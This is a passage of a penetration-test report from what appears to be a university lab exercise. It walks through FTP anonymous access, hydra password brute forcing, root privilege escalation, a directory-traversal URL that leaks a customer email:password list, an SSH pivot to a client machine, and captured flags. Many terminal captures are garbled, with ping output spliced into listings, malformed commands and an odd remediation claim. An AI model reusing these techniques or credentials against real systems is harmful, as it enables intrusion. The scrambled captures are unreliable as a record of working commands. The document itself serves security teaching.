[80][http-get] host: 10.10.0.66 login: gibson password: 12345
[80][http-get] host: 10.10.0.66 login: gibson password: jessica
<finished>
```

At the bottom are buttons for "Start", "Stop", "Save Output", and "Clear Output".

It makes it easy for password brute force.

## Recommendation

Ensure that the functions of the password summary are 256 bits in size. MFA is also recommended to mitigate this vulnerability.

## 5. FTP Anonymous Authentication

**Remediation Status:**

**Criticality:** Low

**CVSS-Score:** 3.4

**Affects:**

- Directory Traversal Attack
- Cross-Site Scripting (XSS)
- Brute Force Attack
- Buffer Overflow
- Remote
- Local

### Overview

FTP (File Transfer Protocol) is a service or so-called protocol for transferring files between computers via the Transmission Control Protocol / Internet Protocol (TCP / IP). It is considered as an Application Layer Protocol

FTP Anonymous Authentication -This Vulnerability is caused by system administrators misconfiguring FTP, and it doesn't require any specific version or application to exploit.

### Description

Anonymous Exploitation Configuration

Attacker	Victim	VSFTPD (3.0.3)
Kali Linux	NBNserver	Application

Scanning As we can see in the result of nmap scan, Anonymous login is allowed.

```

└──(kali㉿kali)-[/usr/share/wordlists]
└$ nmap -sC -sV 10.10.0.66 -P 445 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 02:36 EDT
Nmap scan report for 10.10.0.66
Host is up (0.0029s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-title: NBN Corporation
|_http-server-header: Apache/2.4.29 (Ubuntu)
|8001/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
443/tcp   open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:e1:40:6b:1c:a0:52:e5:97:6f:46:93:ba:ec:dd:8e (RSA)
|   256 75:6c:d6:39:ec:9b:0a:9a:87:e1:97:0e:a1:71:d4:77 (ECDSA)
|_  256 e0:fc:27:90:3a:c5:ab:f0:86:a5:99:49:a3:9f:2e:00 (ED25519)
8001/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: NBN Corporation
9001/tcp open  ftp    vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 10.10.0.10
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  5 1000     1000  4096 Apr  4  2021 gibson
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 445 (0.0.1.189)
Host is up.int
All 1000 scanned ports on 445 (0.0.1.189) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

```


**Exploitation** For successful exploitation we will log in as anonymous user with blank password.

```
#ftp 10.0.0.66 #Name (10.0.0.66:root): anonymous #Password: Leave it Blank
```

```
└─(kali㉿kali)-[~]
└─$ ftp anonymous@10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password: admin
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34831|)
150 Here comes the directory listing.
drwxr-xr-x    5 1000      1000        4096 Apr  4  2021 gibson
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||16493|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0        4096 Apr 20  2019 .
drwxr-xr-x    3 0          0        4096 Apr 20  2019 ..
drwxr-xr-x    5 1000      1000        4096 Apr  4  2021 gibson
226 Directory send OK.
ftp> whoiam
?Invalid command.
ftp> get gibson
local: gibson remote: gibson
229 Entering Extended Passive Mode (|||47955|)
550 Failed to open file.
ftp> nc -lvpn 7000
?Invalid command.
ftp> cd gibson
421 Timeout.
ftp> exit
```

As you can tell, we can also get to know that the user gibson's user id is 1000, which means he is the admin user. We can do hydra password brute force from here too.

After I got gibson's password, I can login ftp with his credentials and I can do Upload a file, Download a file, Delete a file, Rename a file, Move and copy files.



```

kali㉿kali: ~
└─$ ftp 10.10.0.66 9001
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3) statistics
Name (10.10.0.66:kali): gibson
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||14261|)
150 Here comes the directory listing.
drwxr-xr-x  5 1000    1000        4096 Apr  04  2021 .
drwxr-xr-x  3 0       0           4096 Apr 20  2019 ..
-rw-----  1 1000    1000        106  Apr  04  2021 .bash_history
-rw-r--r--  1 1000    1000        220  Apr  04  2018 .bash_logout
-rw-r--r--  1 1000    1000        3771 Apr  04  2018 .bashrc
drwxr-xr-x  2 1000    1000        4096 Apr 20  2019 .cache
drwxr-xr-x  3 1000    1000        4096 Apr 20  2019 .gnupg
drwxrwxr-x  3 1000    1000        4096 Apr  03  2020 .local
-rw-r--r--  1 1000    1000        807  Apr  04  2018 .profile
-rw-r--r--  1 1000    1000         0  Apr 20  2019 .sudo_as_admin_success
sfularation testing with permission only!
-rw-rw-rw-  1 0       0           46037 Apr  03  2020 flag3
226 Directory send OK. 21:40:39 2021
ftp> 

```

```

-rw-rw-rw-  1 0       0           46037 Apr  03  2020 flag3
226 Directory send OK.
ftp> put /home/kali/Desktop/nbn/LinEnum.sh
local: /home/kali/Desktop/nbn/LinEnum.sh remote: /home/kali/Desktop/nbn/LinEn
um.sh
229 Entering Extended Passive Mode (|||32137|)
553 Could not create file.
ftp> cat flag3
?Invalid command.
ftp> get .bash_history
local: .bash_history remote: .bash_history
229 Entering Extended Passive Mode (|||23613|)
150 Opening BINARY mode data connection for .bash_history (106 bytes).
100% [*****] 106          26.83 KiB/s  00:00 ETA
226 Transfer complete.
106 bytes received in 00:00 (20.04 KiB/s)
ftp> bye
221 Goodbye.

```

## Recommendation

When it comes to anonymous FTP, security should be a top priority. While there are benefits to enabling anonymous file transfers, it is important to implement best practices to protect your network from potential threats. From an administrative point of view, the first step is to ensure the FTP server is properly configured and secure. This includes setting up firewalls,

restricting access to the server, and regularly updating the software to address any vulnerabilities. Additionally, it is recommended to use ssl/TLS encryption to ensure that data is transmitted securely.

Anonymous FTP can be a useful tool for sharing files, but it poses significant security risks that need to be mitigated. By using encryption protocols, limiting anonymous access, using strong passwords, monitoring and logging FTP activity, and regularly updating your FTP software, you can help secure your files and prevent data breaches and cyber attacks.

## Additional Information

- <https://medium.com/@kubotortech/pentesting-exploiting-ftp-cba8ec81968e>
- <https://fastercapital.com/content/Anonymous-FTP--Unveiling-the-Pros-and-Cons-of-Anonymous-File-Transfers.html>

## 6. Appendix

**Remediation Status:**

**Criticality:** Info

**CVSS-Score:** 0.0

### Overview

Found: 4 flags; one admin user and password; one root shell; client username and password

### Description

| machine | ip | tool | | ----- | ----- | ----- | | server | 172.16.1.1/10.10.0.66 | namp |

#### 10.10.0.66

##### Address

- 10.10.0.66 (ipv4)
- 08:00:27:38:85:7B - Oracle VirtualBox virtual NIC (mac)

##### Ports

The 996 ports scanned but not shown below are in state: closed

- 996 ports replied with: reset

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
443	tcp open	ssh	syn-ack	OpenSSH	7.6p1 Ubuntu 4ubuntu0.3	Ubuntu Linux; protocol 2.0
8001	tcp open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
9001	tcp open	ftp	syn-ack	vsftpd	3.0.3	

##### Remote Operating System Detection

- Used port: 80/tcp (open)
- Used port: 1/tcp (closed)
- Used port: 4470/udp (closed)
- OS match: Linux 3.2 - 4.9 (100%)

Misc Metrics (click to expand)

[Go to top](#)  
[Toggle Closed Ports](#)  
[Toggle Filtered Ports](#)

| machine | ip | tool | | ----- | ----- | ----- | | client | 172.16.1.2 | namp && proxychains |

**Nmap Scan Report - Scanned at Wed May 1 20:52:17 2024**

**Scan Summary | 172.16.1.2**

**Scan Summary**

Nmap 7.60 was initiated at Wed May 1 20:52:17 2024 with these arguments:  
 nmap -sC -sV -O -v -oX clinetscan.xml 172.16.1.2  
 Verbosity: 1; Debug level 0  
 Nmap done at Wed May 1 20:52:29 2024; 1 IP address (1 host up) scanned in 12.94 seconds

**172.16.1.2**

**Address**

- 172.16.1.2 (ipv4)
- 08:00:27:3D:D1:3B - Oracle VirtualBox virtual NIC (mac)

**Ports**

The 996 ports scanned but not shown below are in state: closed

- 996 ports replied with: resets

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
22	open	ssh	syn-ack	OpenSSH	7.5p1 Ubuntu 10ubuntu0.1	Ubuntu Linux; protocol 2.0
ssh-hostkey					2048 77:37:eb:a8:c1:b1:1d:b0:52:d8:c0:09:2b:72:11:e7 (RSA) 256 2b:88:59:86:29:85:bd:f0:be:54:e1:b0:cd:00:4b (ECDSA) 256 7e:36:2d:cb:03:e8:0e:0e:d6:3a:ff:95:88:4a:03:68 (EDSA)	
25	open	smtp	syn-ack	Postfix smtpd		
smtp-commands		gobvesclient.gobvesbank, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SHTPUTF8,				
ssl-cert					Subject: commonName=gobvesclient.gobvesbank Subject Alternative Name: DNS:gobvesclient.gobvesbank Issuer: commonname=gobvesclient.gobvesbank Public Key Bits: 2048 Public Key Hash: 3082 Signature Algorithm: sha256WithRSAEncryption Not valid before: 2018-04-13T20:02:18 Not valid after: 2023-04-13T20:02:18 MD5: c1f4 d553 6120 9871 10cf b649 e568 8063 SHA1: 2e3a 8943 26ef c4c4 415d f2f9 31bf b6d5 42c3 a5cd	
ssl-date		TLS randomness does not represent time				
110	open	pop3	syn-ack	Dovecot pop3d		
pop3-capabilities		RESP-CODES SASL PIPELINING AUTH-RESP-CODE TOP UIDL CAPA				
143	open	imap	syn-ack	Dovecot imapd		Ubuntu
imap-capabilities		post-login IDLE more Pre-login SASL-IR listed LOGINISABLED@0001 ENABLE capabilities have LOGIN-REFERRALS IMAP4rev1 LITERAL+ OK ID				

**Remote Operating System Detection**

- Used port: 22/tcp (open)
- Used port: 1/tcp (closed)
- Used port: 33513/udp (closed)
- OS match: Linux 3.2 - 4.8 (100%)

**Misc Metrics (click to expand)**

## Server shell login by gibson

6573FinalServer [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
NBN Server - NYU CSGY6573 Final
nbnserver login: gibson
Password:
Last login: Sun Apr  4 21:40:39 UTC 2021 on tty1
        Welcome to


**Near-Earth Broadcast Network**
 *Someone is Always Watching*
```

Server

Penetration testing with permission only!

```
gibson@nbnserver:~$ ls -la
total 88
drwxr-xr-x 5 gibson gibson 4096 Apr 28 21:58 .
drwxr-xr-x 3 root  root  4096 Apr 20  2019 ..
-rw----- 1 gibson gibson 106 Apr  4 2021 .bash_history
-rw-r--r-- 1 gibson gibson 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 gibson gibson 3771 Apr  4 2018 .bashrc
drwx----- 2 gibson gibson 4096 Apr 20  2019 .cache
-rw-rw-rw- 1 root  root  46037 Apr  3 2020 flag3
drwx----- 3 gibson gibson 4096 Apr 20  2019 .gnupg
drwxrwxr-x 3 gibson gibson 4096 Apr  3 2020 .local
-rw-r--r-- 1 gibson gibson 807 Apr  4 2018 .profile
-rw----- 1 gibson gibson 2287 Apr 28 21:58 s.png
-rw-r--r-- 1 gibson gibson      0 Apr 20  2019 .sudo_as_admin_successful
gibson@nbnserver:~$ _
```

\*\*webserver privilege escalation \*\*

```
gibson@nbnserver:$ systemctl-run -t /bin/bash
===== AUTHENTICATING FOR org.freedesktop.systemd1.manage-units =====
Authentication is required to manage system services or other units.
Authenticating as: gibson
Password: received_file reverse.elf users.txt
===== AUTHENTICATION COMPLETE =====
reverse.sh
Running as unit: run-u14498.service
Press ^] three times within 1s to disconnect TTY.
root@nbnserver:/# whoami
root
root@nbnserver:/#
```

nmap scan towards to webserver

```
(kali㉿kali)-[~]
$ cat out.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 15:59 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 15:59
Scanning 10.10.0.66 [1 port]
Completed ARP Ping Scan at 15:59, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:59
Scanning 10.10.0.66 [1000 ports]
Discovered open port 80/tcp on 10.10.0.66
Discovered open port 443/tcp on 10.10.0.66
Discovered open port 9001/tcp on 10.10.0.66
Discovered open port 8001/tcp on 10.10.0.66
Completed SYN Stealth Scan at 15:59, 0.12s elapsed (1000 total ports)
Initiating Service scan at 15:59
Scanning 4 services on 10.10.0.66
Completed Service scan at 15:59, 6.04s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against 10.10.0.66
NSE: Script scanning 10.10.0.66.
Initiating NSE at 15:59
Completed NSE at 15:59, 0.03s elapsed
Initiating NSE at 15:59
Completed NSE at 15:59, 0.01s elapsed
Nmap scan report for 10.10.0.66
Host is up (0.00066s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
8001/tcp  open  http   Apache httpd 2.4.29 ((Ubuntu))
9001/tcp  open  ftp    vsftpd 3.0.3
MAC Address: 08:00:27:38:85:7B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 34.206 days (since Sat Mar 23 11:02:37 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
Raw packets sent: 1023 (45.806KB) | Rcvd: 1015 (41.294KB)
```

**ftp log**

```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~] 6.1.1: icmp_seq=3 ttl=64 time=0.517 ms
└─$ ftp 10.10.0.66 9001: icmp_seq=4 ttl=64 time=0.674 ms
Connected to 10.10.0.66.
220 (vsFTPd 3.0.3) statistics -
Name (10.10.0.66:kali): gibson ed, 0% packet loss, time 3084ms
331 Please specify the password.81/0.950/0.165 ms
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||14261|)
150 Here comes the directory listing.
drwxr-xr-x  5 1000    1000        4096 Apr  4  2021 .
drwxr-xr-x  3 0       0           4096 Apr 20 2019 ..
-rw-----  1 1000    1000        106  Apr  4  2021 .bash_history
-rw-r--r--  1 1000    1000        220  Apr  4  2018 .bash_logout
-rw-r--r--  1 1000    1000       3771  Apr  4  2018 .bashrc
drwxr-xr-x  2 1000    1000K     4096 Apr 20 2019 .cache
drwxr-xr-x  3 1000    1000        4096 Apr 20 2019 .gnupg
drwxrwxr-x  3 1000    1000        4096 Apr  3  2020 .local
-rw-r--r--  1 1000    1000        807  Apr  4  2018 .profile
-rw-r--r--  1 1000    1000         0  Apr 20 2019 .sudo_as_admin_sucessful
filtration testing with permission only!
-rw-rw-rw-  1 0       0           46037 Apr  3  2020 flag3
226 Directory send OK. 21:40:39 2021
ftp> subserver: $
```

## client login

```
on&password=pizzadeliver&Login=Enter HTTP/1.1 302 3410 "-" curl/7.55.1
172.16.1.2 -- [06/May/2024:03:39:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
10.10.0.17 -- [06/May/2024:03:39:32 +0000] "GET / HTTP/1.1" 200 2729 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
172.16.1.2 -- [06/May/2024:03:40:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1" 172.16.1.2 -- [06/May/2024:03:41:03 +0000] "GET /login.php?username=stephens
on&password=pizzadeliver&Login=Enter HTTP/1.1" 302 3410 "-" "curl/7.55.1"
root@nbnserver:/# ssh stephenson@172.16.1.2
stephenson@172.16.1.2's password:
Home   Welcome to
      ls1 config file found: /etc/proxychains.conf
      a proxy chain preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
      a proxy module built: proxychains-ng 4.17
      a proxy port 9999N ( https://nmap.org/ncat )
      a proxy chain ... 127.0.0.1:8888 ... timeout
      a proxy chain used.
sudosudo -z -u stephenson -c /etc/proxychains.conf /usr/bin/python3 /desktop/proxychain.py
**Near-Earth Broadcast Network**
 *Someone is Always Watching*
Client
Penetration testing with permission only!
Last login: Mon Apr 22 14:37:44 2019
stephenson@nbnclient:~$
```

**internal customer and flag 2**

The screenshot shows a web browser window with the URL `10.10.0.66/internal/customers.php?list=..%2Fdata%2Fcustomer.list`. The page content displays a list of email addresses under the heading "FOR INTERNAL USE ONLY". To the right of the browser is a screenshot of the NBN Corporation website, which features a red background, a blue circular logo with the letters "NBN", and the text "NBN Corporation" and "We are Always Watching Them".

FOR INTERNAL USE ONLY

```
flag2{authorized_user_access}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com : ned /////
snoogy@yahoo.com : frank //// polobear@yahoo.com : jess //// mkgiy13@gmail.com : max /////
tempbeauties@live.com : peterpiper //// amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone /////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene //// hydro1@gmail.com : maurice /////
boneman22@gmail.com : dennis //// hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie /////
redtop@live.com : camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter /////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek //// bsquare@live.com : wilbur /////
zd0ns23@live.com : wrinkle //// scheefca@live.com : gerry //// enobrac@gmail.com : marcy /////
saazuhl1273@gmail.com : cauhuln //// fwe315@live.com : evan //// wilson@gmail.com : triad /////
navresbo@yahoo.com : heather //// XO6Pn75pjK@yahoo.com : sandy //// darkness024@yahoo.com : randy /////
jjstrokes@live.com : beansko //// zimago@yahoo.com : george //// katrina@gmail.com : harald /////
awesome@gmail.com : larry //// jess@yahoo.com : jesse /////

FOR INTERNAL USE ONLY
```

**flag 1**

```
root@nbnsrvr:/var/www/html/data# ls
CEO_gibson.jpg  flag1      newtech.jpg      stephenson.jpg
customer.list   flag4.jpg  servicetechs.jpg
root@nbnsrvr:/var/www/html/data# cat flag1
NC(172.16.1.2) 16.1.2) 56(84) bytes of data.
< flag1{away_we_go} >
By 172.16.1.2: icmp_seq=1 ttl=63 time=2.44 ms
bytes 172.16.1.2: icmp_seq=2 ttl=63 time=1.49 ms
\^ 172.16.1.2: icmp_seq=3 ttl=63 time=1.49 ms
(oo) 172.16.1.2: icmp_seq=4 ttl=63 time=1.49 ms
^ packets transmitted, 2 received, 0% packet loss, time 1002ms
t min/avg/max/mdev = 1.495/1.965/2.440/0.475 ms
||—w||
root@nbnsrvr:/var/www/html/data#
```

**flag 3**

```
root@nbnserver:/# ls
bin  home  lib64  opt  sbin    sys  vmlinuz
boot initrd.img  lost+found  proc  snap    tmp  vmlinuz.old
dev  initrd.img.old  media  root  srv    usr
etc  lib    mnt   run  swap.img  var

root@nbnserver:/# cat flag3
cat: flag3: No such file or directory
root@nbnserver:/# cat /home/gibson/flag3
1
The Deliverator belongs to an elite order, a hallowed subcategory. He's got esprit up to here. Right now, he is preparing to carry out his third mission of the night. His uniform is black as activated charcoal, filtering the very light out of the air. A bullet will bounce off its arachnofiber weave like a wren hitting a patio door, but excess perspiration wafts through it like a breeze through a freshly napalmed forest. Where his body has bony extremities, the suit has sintered armorgel: feels like gritty jello, protects like a stack of telephone books.
When they gave him the job, they gave him a gun. The Dcliverator never deals in cash, but someone might come after him anyway-might want his car, or his cargo. The gun is tiny, acm- 1icmp_seq=2 ttl=63 time=1.49 ms
2
styled, lightweight, the kind of gun a fashion designer would carry; it fires teeny darts that fly at five times the velocity of an SR-71 spy plane, and when you get done using it, you have to plug it into the cigarette lighter, because it runs on electricity.
The Deiverator never pulled that gun in anger, or in fear. He pulled it once in
```

**flag 7**

```

V -rw-r--r-- 1 stephenon stephenon 220 Nov 11 2018 .bash_logout
-rw-r--r-- 1 stephenon stephenon 3771 Nov 11 2018 .bashrc
drwx----- 2 stephenon stephenon 4096 Nov 11 2018 .cache
-rw-r--r-- 1 root  chain  root  chain 839 Apr 21 2019 flag7 ... timeout
-r-x----- 1 root  root  root  (more recent calls) 16036 May 13 2020 nbn
-rwxr-xr-x 1 root  root  root  /Desktop/nbn 16036 May 13 2020 nbn.backup
-rw-r--r-- 1 stephenon stephenon 675 Nov 11 2018 .profile
stephenon@nbnclient:~$ sudo -l
Matching Defaults entries for stephenon on nbnclient:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User stephenon may run the following commands on nbnclient:
    (root) NOPASSWD: /home/stephenon/nbn
stephenon@nbnclient:~$ cat flag7
iVBORw0KGgoAAAANSUhEUgAAAJAAAAAUCAIAAAADtBSMhAAAAAXNSR0IArs4c6QAAAARnQU1BAACX
jwv8YQUAAAACjEhZcwAADsMAAA7DAcqvGQAAIASURBVGhD7ZaLbYQwDiZi4GY56ZhmrVm+jvx
MyQcUGgVKZ8q1cSP346Pa6fPoCvGwjpjLkwzxsI6YyssM55Z2LpM0/x689PgHLu3Vyzs/ZonsKxi
WlY+3IMTGJbB4aHk0ltp1PvN+muzVEoeHfkqJ+baucC4MKtwvnun/n4tt95vc7CTuHu4q+QJHlgY
XsUEggU6UvkHRNwCU70a6wL0bRBGBYHb5EjqDkhc7oUfM0bAYxzwkLmgYjyrEnJNNdzTyaqSVL
mzFXoC1kEhxdS5/mQXH3zApIs3FohZv53yGBG7MLpBVJAQ5JielrKQkiHQdjt/IiSO0TIrZCyug
VVyRlpC0aSFUshTlTH9bQm0ui4p8XRhpCvkElv9IFJ0Fm0rfj+mEj30w2ygfpd2ZmbCisqcupwVT
tmS66qHbuqvg+bkawuDbwiwTPtbTsoLeCKN/w5C94Ac+WPxxDOhbIcxtYbBC/yHcuZeZQi7PmTKi
hFVcJXUha1jMq3PBkEolX98wGBn0VZzYF4c2mrF/Oig2+Sgo9M7kRNMFkk050Qi3A7c+t16xhpwW
ZF2uJf4LC0uFtkJcn8iCrpTVTzk5qDUXTtjaEBd2ADdDc5wdvcER7lyY+xTJ52ELxTSWeRuuj8Rj
en8mJ0ze3vmFDf6VsbdOGAvrjlGwzhgL64rP5wfyGXqkt8NgHgAAABJRU5ErkJgg=
stephenon@nbnclient:~$ pwd
/home/stephenon
stephenon@nbnclient:~$ cd .. Desktop/proxychain
stephenon@nbnclient:/home$ ls
stephenon
stephenon@nbnclient:/home$ cd ..
stephenon@nbnclient:$ ls
bin  etc      initrd.img.old  lib64      media   proc   sbin   sys   var
boot home    lib       libx32     mnt      root   snap   tmp   vmlinuz
dev  bn      initrd.img  lib32     lost+found opt      run   srv   usr   vmlinuz.old
stephenon@nbnclient:$

```

## Recommendation

I will continue to work on exploiting the client shell.

# Contact

Security Maximale GmbH  
Example Street 47 | 4711 Example  
FN 12345 v | District Court Example